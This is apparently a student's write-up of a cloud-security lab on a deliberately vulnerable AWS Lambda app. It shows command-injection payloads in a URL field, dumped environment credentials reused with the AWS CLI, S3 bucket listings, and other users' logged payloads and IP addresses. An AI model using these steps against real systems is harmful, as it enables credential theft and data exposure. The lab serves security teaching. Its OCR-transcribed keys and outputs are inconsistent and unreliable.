How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?


-The application uses this package to generate a key. The impact of this vulnerability is that the key is not secure and could be guessed since the package produces predictable values.

Show the variable that stores the bucket name in a screenshot




```
AWS_LAMBDA_FUNCTION_VERSION=$LATEST AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEIP///////////wEaCXVzLWVhc3QtMSJIMEYCIQD0jdl3An/t3JcjQ1+Mjw4r0AN9xP8a1b/N2Lh/Yay6+AIhAMhxkZT5/Aeud2mwUkXQGGVjuc55t+rLUxIIzHfM7UxiKvoBCBsQAh0MMJaA2NzQ3MTEzMjM3IgzuQf93tf8YV68VEkgq1wHYICbZKHjFpgehCpk+FakabMbcqkk+EjS+y8KQbVn1cpzP7noQMY1FUB2Ol+hUn4D9C1QqQqssHqvnH+A0dQkuYL7iW3wZBWlI86fhYm23/vnSmxjV7WD0ZkfLPOJiOf5N65COEHj9bhhujeqFoIah7lqhC6P5/NZIwXYfWe5vPKUTghaj6QjqfbPlQOsptfTWg2yrlTKysSO3jZFmyXfe+TC5oICFBjrfARybDop2yfuwEzvJExEnsBe0RASrzDi9xNkSMZS5WKEh040Ed/G6myVH9Ynw3O72s+R4BjnJP6p23f706aRf3z79MTuHjf/hIAPfjnJX+9jTOmsEW8ewQzOBKRDX2W+3lei4qtvtxnxtG5miv100EJL8/COQrmT0IW5bwtp3sK4N5Ysm6cy0dVVvlvnsGJOwaNA628rJBq0nvZDA4BNcyGg3YGsxfAKUhTby/ffgtaaHab3MqVLGJIKQuT//91ifH43wiCgwW9Td3Vf0mhnr1bHjnqMVMUqq42juU= BUCKET_URL=http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9NLAMBDA_TASK_ROOT=/var/task LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/libAWS_LAMBDA_LOG_STREAM_NAME=2021/05/15/$LATEST08b57183c4ad4f6e802df245dc1a4287 AWS_EXECUTION_ENV=AWS_Lambda_nodejs8.1AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000 AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGPATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYYAWS_DEFAULT_REGION=us-east-1 PWD=/var/task AWS_SECRET_ACCESS_KEY=jOubci5YSIddpVHz7peviaRZG/AJMOpCTi4aVKLAMBDA_RUNTIME_DIR=/var/runtime LANG=en_US.UTF-8 AWS_LAMBDA_INITIALIZATION_TYPE=on-demand NODE_PATH=/opt/nodejs/node8/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task:/var/runtime/node_modules AWS_REGION=us-east-1 TZ=:BUCKET_NAME=serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e AWS_ACCESS_KEY_ID=ASIATAIYWS4KSJD2YUUI SHLVL=1 HOME=/var/taskAWS_XRAY_DAEMON_ADDRESS=169.254.79.2 AWS_XRAY_DAEMON_PORT=2000 X_AMZN_TRACE_ID=Root=1-60a01a1d-5764ebda5250dca250b04948;Parent=34e48f6664af3523;Sampled=0 AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=index.handlerAWS_LAMBDA_FUNCTION_MEMORY_SIZE=3008 _=/usr/bin/printenv
```

Show the table name that is used to store activity information from the application



AWS_LAMBDA_FUNCTION_VERSION=\$LATEST AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEIP///////////wEaCXVzLWVhc3QtMSJIMEYCIQD0Jdl3An/t3JcjqI+Mjw4r0AN9xP8a1b/N2Lh/Yay6+AihAMhxkZT5/Aeud2mwUkXQGGVjuc55+rLUxIzHfM7UxiKvoBCBsQAh0MMjA2NzQ3MTEzMjM3IgzuQf93tf8YV68VEkgq1wHYICbZKHjFpgehCpk+FakabMbcqkk+xH8oDl/EjS+y8KQbVn1cpzP7noQMY1FUB2Ol+hUu4D9C1QqQqssHqvmnH+A0dQkuYL7iW3wZBll86fhYm23/vnSmxjV7WD0ZkfLPOjiOF5N65cOEHj9bhuuJeqFolah/lqhC6P5/NZIwXYfWe5vPKUTghaj6QjqfbPldQsptfTWg2yrlTKysSO3jZFmyXfe+TC5oICFBjrfARybtDop2yfuvEzvJExEnsBe0RASrzDi9xNkSMZS5WKEh040Ed/G6myVH9Ynw3O72s+R4BjnJP6p23f706aRf3z79MTuHjfwiAPfjnJX+9jTOmsEW8ewQzOBKRDX2W+3lei4qtvtxnTG5mivi00EJL8/COQrmTOIW5bwtp3sK4N5Ysm6cy0dWVvlvnsGjOwaNA628rJbg0nvZDA4BNcyGq3YGsxFAKUhThyffgtaaHab3MqVLGjIKQuT//91ifH43wiCgwW9Td3Vf0mhnr15bHjnqMVMUqq42juU= BUCKET_URL=https://serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9NLAMBDA_TASK_ROOT=/var/task LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/libAWS_LAMBDA_LOG_STREAM_NAME=2021/05/15/[\$LATEST]08b57183c4ad4f6e802df245dc1a4287 AWS_EXECUTION_ENV=AWS_Lambda_nodejs8.10AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000 AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9NPATH=/var/lang/bin:/usr/local/bin:/usr/bin:/opt/bin TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYAWS_DEFAULT_REGION=us-east-1 PWD=/var/task AWS_SECRET_ACCESS_KEY=j0ubcj5YSIddpVHpz7peviaRZG/AJMOpTi4aVKLAMBDA_RUNTIME_DIR=/var/runtime LANG=en_US.UTF-8 AWS_LAMBDA_INITIALIZATION_TYPE=on-demand NODE_PATH=/opt/nodejs/node8/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task:/var/runtime/node_modules AWS_REGION=us-east-1 TZ=:UTCBUCKET_NAME=serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e AWS_ACCESS_KEY_ID=ASIAIAWWS4KSJD2YUII SHVL=1 HOME=/var/task AWS_XRAY_DAEMON_ADDRESS=169.254.79.2 AWS_XRAY_DAEMON_PORT=2000_X_AMZN_TRACE_ID=Root-1-60a01a1d-5764ebda5250dca250b04948;Parent=34e48f6664af3523;Sampled=0 AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=index.handlerAWS_LAMBDA_FUNCTION_MEMORY_SIZE=3008 _=/usr/bin/printenv


Visit the URL associated with the S3 bucket and take a screenshot of what it reveals.




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult>
<Name>serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
<Contents>
<Key>014e94b2-5558-4a95-9407-efcf47b006cf</Key>
<LastModified>2021-05-14T02:41:18.000Z</LastModified>
<ETag>"1ed884b8d8ccf9352fda2677eb457fea"</ETag>
<Size>57</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>031dc64c-3419-4f74-a027-10136c8a36d2</Key>
<LastModified>2021-05-13T23:53:12.000Z</LastModified>
<ETag>"b34e5903a51234ca766f997d942b595d"</ETag>
<Size>2418</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>0744f571-fdb1-4fdd-ae55-4fae03a4bdce</Key>
<LastModified>2021-05-14T01:34:48.000Z</LastModified>
<ETag>"610e04a223eec4652ee1f5ccfb9790"</ETag>
<Size>7199</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>079fc5df-ab23-4c11-9a6c-e59f232deb41</Key>
```

Find a document that has been converted by another user previously and use its object key to get access to the converted data



Take a screenshot of the output.



The screenshot shows a terminal window titled "Welcome" with the command "python3 -i ip-172-31-53-1" running. The terminal displays several AWS CLI commands:

```
vocstartsoft:~/aws $ ls
config credentials
vocstartsoft:~/aws $ vim credentials
vocstartsoft:~/aws $ clear
vocstartsoft:~/aws $ ls
config credentials
vocstartsoft:~/aws $ cd ..
vocstartsoft:~ $ aws configure --profile serverlesshackme
AWS Access Key ID [None]: ASIATAIW54KSJD2YUI
AWS Secret Access Key [None]: J0ubciJ5YS1ddpVipz7pevjaRZc/AJMOpcTl4aVK
Default region name [None]: us-east-1
Default output format [None]:
vocstartsoft:~ $ cd $HOME/.aws/credentials
bash: cd: /home/ubuntu/.aws/credentials: Not a directory
vocstartsoft:~ $ cd $HOME/.aws
vocstartsoft:~/aws $ ls
config credentials
vocstartsoft:~/aws $ vim credentials
vocstartsoft:~/aws $ aws sts get-caller-identity --profile serverlesshackme
{
    "UserId": "AROATAIW54KRFX47KY6S:serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N",
    "Account": "206747113237",
    "Arn": "arn:aws:sts::206747113237:assumed-role/serverlessrepo-serverless-goat-FunctionConvertRole-MMF8ZSHNKK37/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N"
}
vocstartsoft:~/aws $
```

Below the terminal, there is a message bar: "bash - 'ip-172-31-53-144' x Immediate x +".

Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.

```

        Welcome - python3 - "ip-172-31-53-1" x
        vocstartsoft:~/aws $ aws s3 ls s3://serverlessrepo-serverless-goat-gb5jt6qgn8e --profile serverlesshackme
        2021-05-14 02:41:18      57 014e94b2-5558-4a95-9407-efcf47b606cf
        2021-05-13 23:53:12    2418 031dc642-3419-4f74-a27-10136c8a36d2
        2021-05-14 01:34:48    7199 074fc571-fdb1-4fdd-ae55-4fae03a4bdce
        2021-05-14 01:19:54    2418 079fc5df-ab23-4c11-9a6c-e59f232deb41
        2021-05-13 21:38:49    2418 088acc9e-3144-4fa5-abda-2f1ed903608b
        2021-05-13 21:33:43    2418 0912fd35-0940-41a2-8de2-83745c57511f
        2021-05-14 00:23:02    2 092fe3fa-94ba-4f1a-bd3e-230485fc19ae
        2021-05-15 18:29:43    2 09a988ba-fca-4d7a-884e-8c1f17f1975e
        2021-05-14 00:05:24    2 0aa4a2a33-59e9-478f-88bc-3d1389451dca
        2021-05-14 01:42:16    2372 0ccf5887-6816-4a5e-9bf9-c380cd23155b
        2021-05-13 01:54:43    2 0ed6758d-fdd-413e-88d2-beff03a8cac9a
        2021-05-14 01:19:28    2418 0ee63834-a135-45f7-9d2e-e853b3bbeb4
        2021-05-14 00:10:55    57 127bb0c8-62c3-41a5-91c4-1aa72ab939d0
        2021-05-14 00:50:38    72 1521b56f-5664-4b52-a996-0db84a515dab
        2021-05-15 18:41:18    2 1d9f0fa0-00ce-4e8d-910c-0f22dfca863
        2021-05-14 01:41:50    31623 1e603cb6-5b4f-4069-9f12-7b05ec540f5
        2021-05-14 00:09:21    10 25bd651b-d478-43a3-8afa-cd84c27c9fb
        2021-05-13 22:00:46    178 272147e0-f33f-4fbc-8adc-867953c7d522
        2021-05-14 02:36:26    5599 27cf7faa-7427-48f3-a27-0d1680eafdfde
        2021-05-14 00:11:47    2 28f20b71-3be4-4385-bf49-a46d727fa18
        2021-05-15 18:41:48    2 2baa792d-c69c-4a6e-80fe-072476df26fa
        2021-05-14 00:19:52    1341 2c10da37-476c-454f-96e5-1ee6c8bcc44
        2021-05-14 02:40:54    10 2e397b20-8934-490d-a213-a579878c5930
        2021-05-14 01:24:49    1341 2e7badff-4540-4978-baf9-097a2b28edd8

        bash - "ip-172-31-53-144" x  Immediate x + 
        vocstartsoft:~/environment $ 
    
```

AWS: (not connected)

Does the application ever need to read from the table specified?

-From what I saw in the code in index.js, no. The application does not need to read from the table specified.

What permissions might not be necessary in this policy?

-It seems as though DynamoDB doesn't need read access because it can read logs of other services. Permissions management shouldn't be given out because anyone who gains access to this role can escalate privileges and potentially escalate privileges for other accounts.

Take a screenshot of a conversion and IP address from another user.

```

{
  "ip": "76.27.193.234", "document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|timeout 310", "id": "22cce094-3eb5-42b9-bbb1-16350e47d96c", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|ls var/task", "id": "bdda5c3d-67f6-44f2-b8c7-a424eb81d1d4", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files", "id": "78e8d2e7-f23c-4177-bc14-769f29aa7dd5", "ip": "50.53.245.236"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files", "id": "7b150c28-9592-4da7-828a-ee3babc1280b", "ip": "50.53.245.236"}, {"document_url": "sleep 1", "id": "20be2b74-346c-471f-b9a4-a83c1335aa6f", "ip": "67.171.227.105"}, {"document_url": "cat ls", "id": "2a497633-b567-479e-8acb-9f5233c45b56", "ip": "24.21.227.21"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/ls", "id": "20f2f2f1-f6cc-4e0d-9f47-acb294fb786", "ip": "67.171.227.105"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc", "id": "165bbe6d-16e4-42b0-b055-e64d80089185", "ip": "50.53.245.236"}, {"document_url": "https:// node -e \'const AWS = require("aws-sdk");(async () => {console.log(await new AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME}).promise());})()\'", "id": "b86143a0-f32f-4dac-95f9-02c2fb32093a", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc", "id": "290d441f-dbe7-4cd6-bdde-0ec6c918ef19", "ip": "76.27.193.234"}, {"document_url": "https:// ls", "id": "02da521e-3b44-4ce5-a30a-8ce916cc915b", "ip": "67.171.227.105"}, {"document_url": "https:// cat package.json", "id": "4ff8a625-f67d-4ca1-b6a5-5e7b8495e7bf", "ip": "67.171.227.105"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc", "id": "7b18f1af041-4f49-a124-73c56517a090", "ip": "24.21.227.21"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc", "id": "091938d7-b30b-466e-8e8f-40659a2b0b94", "ip": "50.53.245.236"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|cat package-lock.json", "id": "08704653-4f84-474d-a557-50d7e3716c6", "ip": "24.21.227.21"}, {"document_url": "https:// node -e \'const AWS = require("aws-sdk");(async () => {console.log(await new AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME, ExpressionAttributeValues: {":ip": ""}, FilterExpression: "contains(ip,:ip)).promise();})()\'", "id": "7e150652-4542-446c-8184-6597df02237e", "ip": "76.27.193.234"}, {"document_url": "sleep 1", "id": "c9015e2c-c20c-4fd7-a8c8-2ed0e303b8f6", "ip": "24.21.227.21"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|cat index.js", "id": "1ba52e29-bd96-48d4-8dbe-c74dd5d383ee", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|sleep 330", "id": "ecf0c6ba-1ea7-4f7c-97f5-0d880a313629", "ip": "24.21.227.21"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/ls -al", "id": "49e56d89-bcc1-4e19-9d02-2b1671067aae", "ip": "67.171.227.105"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|printenv", "id": "d6d04741-c213-4b0d-aecd-df7c9299749e", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|cat package_lock.json", "id": "a2153d25-2631-4ce8-998e-3faa3d2c9ce2", "ip": "24.21.227.21"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|cat index.js", "id": "47087cab-d9cc-4c8c-932c-7a7b4489de05", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|ls -l -1", "id": "45496925-fbf9-4fc4-806e-6bc2153255b7", "ip": "76.27.193.234"}, {"document_url": "https:// node -e \'const AWS = require("aws-sdk");(async () => {console.log(await new AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME}).promise();})()\'", "id": "cc413630-6024-4278-acd4-00de23fdc8b9", "ip": "76.27.193.234"}, {"document_url": "https:// node -e \'const AWS = require("aws-sdk");(async () => {console.log(await new AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME, ExpressionAttributeValues: {":ip": "76.27.193.234"}, FilterExpression: "contains(ip,:ip)).promise();})()\'", "id": "7d22a321-ff17-4915-8149-8522c51baee5", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|pwd", "id": "c7e3d8d9-2e0b-49e1-887a-9000e3bb6d79", "ip": "67.171.227.105"}, {"document_url": "", "id": "fcf62317-30f7-4a62-867fe483c344da5f", "ip": "24.21.227.21"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|cat index.js", "id": "3a53b333-2656-48dd-b480-4a30be98ae73", "ip": "76.27.193.234"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/ls; sleep 360; ls", "id": "0b9d2015-ac25-44c0-98f3-2078cd9c8407", "ip": "67.171.227.105"}, {"document_url": "sleep 1", "id": "337fdad3-d880-44f0-ba62-44aeb8b20b8f", "ip": "24.21.227.21"}, {"document_url": "https://theffengs.com/wuchang/courses/cs495/files/Q.doc|pwd", 